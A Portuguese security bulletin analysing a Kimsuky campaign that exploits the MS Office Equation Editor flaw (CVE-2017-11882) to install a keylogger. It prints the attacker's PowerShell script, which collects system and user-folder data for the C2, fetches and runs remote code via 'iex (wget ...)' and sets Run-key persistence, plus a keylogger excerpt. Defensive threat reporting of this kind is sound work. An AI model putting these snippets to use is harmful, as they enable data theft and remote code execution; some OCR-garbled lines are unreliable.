BOLETIM DE SEGURANÇA

Exploração de falha do MS Office Equation Editor pelo ator Kimsuky

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

Recentemente o AhnLab Security (ASEC) revelou informações sobre o grupo de ameaças Kimsuky, que há pouco tempo explorou a vulnerabilidade **CVE-2017-11882** presente no equation editor do MS Office. Utilizando essa falha, o grupo conseguiu distribuir um keylogger. A técnica utilizada envolveu a execução de uma página com um script malicioso através do processo mshta, aproveitando a vulnerabilidade para instalar o keylogger.

2 CADEIA DE ATAQUE OBSERVADA

Conforme informado um pouco acima, o ator malicioso distribuiu o keylogger explorando a vulnerabilidade para executar uma página com um script malicioso incorporado com o processo mshta.

Target Type	File Name	File Size	MD5	File Path
Current	eqnedt32.exe	530.57 KB	a87236e214f6d42a65f5dedac816aec8	%ProgramFiles%\common files\microsoft shared\equation\eqnedt32.exe
Target	mshta.exe	13 KB	665d512bb2727713783b73f1b7feb808	%SystemRoot%\syswow64\mshta.exe
Parent	svchost.exe	52.48 KB	9520a99e77d6196d0d098331 46424113	%SystemRoot%\system32\svchost.exe


Figura 1 – mshta.exe executado por meio do programa.

Figura 2 – Tela do servidor C2 (mshta.exe).

Após o mshta tenta se conectar com uma página, a mensagem “Not Found” faz com que o usuário pareça que uma conexão não está sendo estabelecida, mas o script malicioso está sendo executado.

Os principais comportamentos observados incluem o download de uma nova cepa de malware a partir do C2 (Query = 50) via um comando PowerShell, a criação de um arquivo denominado desktop.ini.bak no caminho Users\Public\Pictures e o registro deste arquivo na chave Execute do HKLM com o nome "Limpar histórico da web" para garantir sua execução posterior.

Apesar do download e execução do malware adicional via PowerShell, um erro de codificação do invasor na etapa em que o wscript é executado resultou na falha ao registrar a chave Executar e criar o arquivo. Após editar o script para fins de replicação e executá-lo conforme planejado, o arquivo desktop.ini.bak é criado e registrado corretamente na chave de registro, conforme ilustrado abaixo.



₩HKEY_CURRENT_USER₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run

이름	종류	데이터
(기본값)	REG_SZ	(값 설정 안 됨)
Clear Web History	REG_SZ	$env:sYsTEmrOoT₩sySTeM32₩WScript.exe //b //e:vbscript "C:₩Users₩Public₩Pictures₩desktop.ini.bak"

Figura 3 – Registro de execução automática.

```
$Ikses = systeminfo;$PkEms = Get-Process;$Pisuye = ipconfig;$Resesf = Get-ChildItem $env:USERPROFILE\downloads;$Cvnse = Get-ChildItem
$env:USERPROFILE\documents;$Kseiks = Get-ChildItem $env:USERPROFILE\desktop;$Seples = net user;
OPskeusmes -Huske "sysinfo" -wksEik $Ikses;OPskeusmes -Huske "process" -wksEik $PkEms;OPskeusmes -Huske "ip" -wksEik $Pisuye;
OPskeusmes -Huske "download" -wksEik $Resesf;OPskeusmes -Huske "documents" -wksEik $Cvnse;OPskeusmes -Huske "desktop" -wksEik $Kseiks;
OPskeusmes -Huske "localuser" -wksEik $Seples;

$Xo3klresk = "$eNv:pUbLIc\pIctUreS\desktop.ini.bak";
[System.IO.File]::Delete($Xo3klresk);
$skse3S="Sub WMProc(p_cmd):set wm = GetObject(""winmgmts:win32_process""):set ows = GetObject(""winmgmts:\root\cimv2""):set ost = ows.
Get(""Win32_ProcessStartup""):set oconf = ost.SpawnInstance_:oconf.ShowWindow = 12:errReturn = wm.Create(p_cmd, Null, oconf, pid):End
Sub:uri = """+$Script:upURL+""":pow_cmd = ""cmd /c powershell -command """"iex (wget xxx/show.php?query=107).content; InfoKey -ur
'xxx'""""""":pow_cmd = Replace(pow_cmd, ""xxx"", uri):WMProc(pow_cmd)";
[System.IO.File]::AppendAllText($Xo3klresk, $skse3S, [System.Text.Encoding]::ASCII);
[System.IO.File]::SetAttributes($Xo3klresk, [System.IO.FileAttributes]::Hidden);
$xfsmse = "$env:sYsTEmrOoT\sySTeM32\WScript.exe //b //e:vbscript " + $Xo3klresk;
cmd /c $xfsmse;
```

Figura 4 – Conteúdo do Script, 50.php.

O primeiro malware baixado é um script do PowerShell mostrado acima. Ele coleta informações do sistema e de IP e as envia para o C2, além disso, pode baixar e executar um keylogger do C2.

```
$alias = @('[DllImport("user32.dll",CharSet=CharSet.Auto)]', 'public static extern', 'System.Text.StringBuilder')
$mClk = @("GetAsyn", "GetKeyboa", "MapVir", "GetForegro", "GetWi", "ToUni", "GetClipb", "IsClipbo", "GetTic")

$mClk1 = @("cKeyState", "rdState", "tualKey", "undWindow", "ndowText", "code", "oardSequenceNumber", "ardFormatAvailable", "kCount")

for($i = 0; $i -le $mClk.Count; $i++)
{
    $mClk[$i] = $mClk[$i] + $mClk1[$i];
}

$clk = 'using System;using System.Diagnostics;using System.Runtime.InteropServices;using System.Security.Principal;public class CLK{[D
Add-Type -TypeDefinition $clk
Add-Type -Assembly PresentationCore
$bMute = $true
$strMute = "Global\AlreadyRunning19122345"
try{
    $curMute = [System.Threading.Mutex]::OpenExisting($strMute)
    $bMute = $false
}catch{
    $newMute = New-Object System.Threading.Mutex($true,$strMute)
}
$o_clk = [CLK]
$o_enc_mode = [System.Text.Encoding]::UTF8
$a_kb = New-Object Byte[] 256
$strBuilder = New-Object -TypeName System.Text.StringBuilder
$curWnd = New-Object System.Text.StringBuilder(260)

$a_asc = @(0x09,  0x27,  0x2E,  0x08,  0x24,  0x1b,  0x25,  0x01,  0x20, 0x2d,  0x26,  0x11,  0x28,  0x23,  0x02)
$a_str = @("Tab", "[->]", "[Del]", "[Bk]", "[Home]", "[Esc]", "[<-]", "[LM]", " ",  "[Ser]", "[^]", "[Ctrl]", "[v]", "[End]", "[RM]")
$tf = "yyyy/MM/dd`tHH:mm:ss"
```

Figura 5 – Conteúdo do Script malicioso.

Logo após o script gera o arquivo desktop.ini.bak no diretório Users\Public\Music, utilizado para armazenar informações de keylogging dos usuários e dados da área de transferência. Ele emprega um valor mutex “Global\AlreadyRunning19122345” para prevenir execuções duplicadas. As informações capturadas são enviadas ao C2 em intervalos aleatórios definidos pelo agente de ameaça, sendo excluídas e recriadas após cada envio.

O grupo Kimsuky continua a explorar a vulnerabilidade (CVE-2017-11882) no MS Office equation editor, anteriormente usada com frequência para aumentar a eficácia dos ataques. Corrigir vulnerabilidades é crucial para evitar infecções por malware decorrentes de falhas antigas. O software deve ser mantido atualizado com a versão mais recente, e os usuários devem evitar o uso de programas que já atingiram o fim do serviço (EOS).

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Educação e conscientização

- Treinamento de funcionários: Realize treinamentos regulares sobre phishing e engenharia social para que os funcionários possam identificar e evitar e-mails e mensagens suspeitas.
- Simulações de phishing: Realize testes de phishing simulados para avaliar a prontidão dos funcionários e identificar áreas que precisam de mais atenção.

Segurança de e-mail

- Filtragem de e-mail: Utilize soluções avançadas de filtragem de e-mail para detectar e bloquear e-mails de phishing e anexos maliciosos.
- Autenticação de e-mail: Implemente protocolos de autenticação de e-mail como SPF, DKIM e DMARC para reduzir a chance de spoofing.

Gerenciamento de patches

- Atualizações regulares: Mantenha todos os sistemas e software atualizados com os patches de segurança mais recentes.
- Monitoramento de vulnerabilidades: Utilize ferramentas de gerenciamento de vulnerabilidades para identificar e corrigir rapidamente falhas de segurança.

Segurança de rede

- Segmentação de rede: Implemente segmentação de rede para limitar o movimento lateral dentro da rede em caso de comprometimento.
- Firewalls e IDS/IPS: Utilize firewalls e sistemas de detecção e prevenção de intrusões para monitorar e bloquear tráfego suspeito.

Autenticação forte

- Autenticação multifator (MFA): Exija MFA para acesso a sistemas críticos e contas privilegiadas para adicionar uma camada extra de segurança.
- Gerenciamento de senhas: Utilize um gerenciador de senhas para garantir que senhas fortes e únicas sejam usadas em todas as contas.

Monitoramento e resposta a incidentes

- Centro de operações de segurança (SOC): Mantenha um SOC para monitorar, detectar e responder a incidentes de segurança em tempo real.

- Inteligência de ameaças: Utilize feeds de inteligência de ameaças para se manter atualizado sobre as TTPs (táticas, técnicas e procedimentos) utilizadas pelo Kimsuky e outros grupos de ameaças.

Proteção de dados

- Criptografia de dados: Utilize criptografia para proteger dados sensíveis tanto em repouso quanto em trânsito.
- Controle de acesso: Implemente controles de acesso baseados em funções (RBAC) para limitar o acesso a informações críticas apenas a usuários autorizados.

Auditorias e avaliações de segurança

- Avaliações de segurança regulares: Realize auditorias e avaliações de segurança regulares para identificar e corrigir vulnerabilidades.
- Testes de penetração (Pentest): Realize testes de penetração para avaliar a resistência da sua infraestrutura contra ataques cibernéticos.

Planos de continuidade e recuperação

- Planos de resposta a incidentes: Desenvolva e teste regularmente planos de resposta a incidentes para garantir uma resposta rápida e eficaz a qualquer ataque.
- Backups regulares: Realize backups regulares de dados críticos e armazene-os em locais seguros e fora da rede principal.

4 INDICADORES DE COMPROMISSOS

Abaixo segue os Indicadores de Compromissos (IOCs) disponibilizados pela ASEC.

Indicadores de Hash	
MD5	279c86f3796d14d2a4d89049c2b3fa2d 5bfeef520eb1e62ea2ef313bb979aeae d404ab9c8722fc97cceb95f258a2e70d

Tabela 1 – Indicadores de Compromissos de Rede.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **ASEC**

6 AUTORES

- **Ismael Pereira Rocha**

heimdall
security research
A DIVISION OF ISH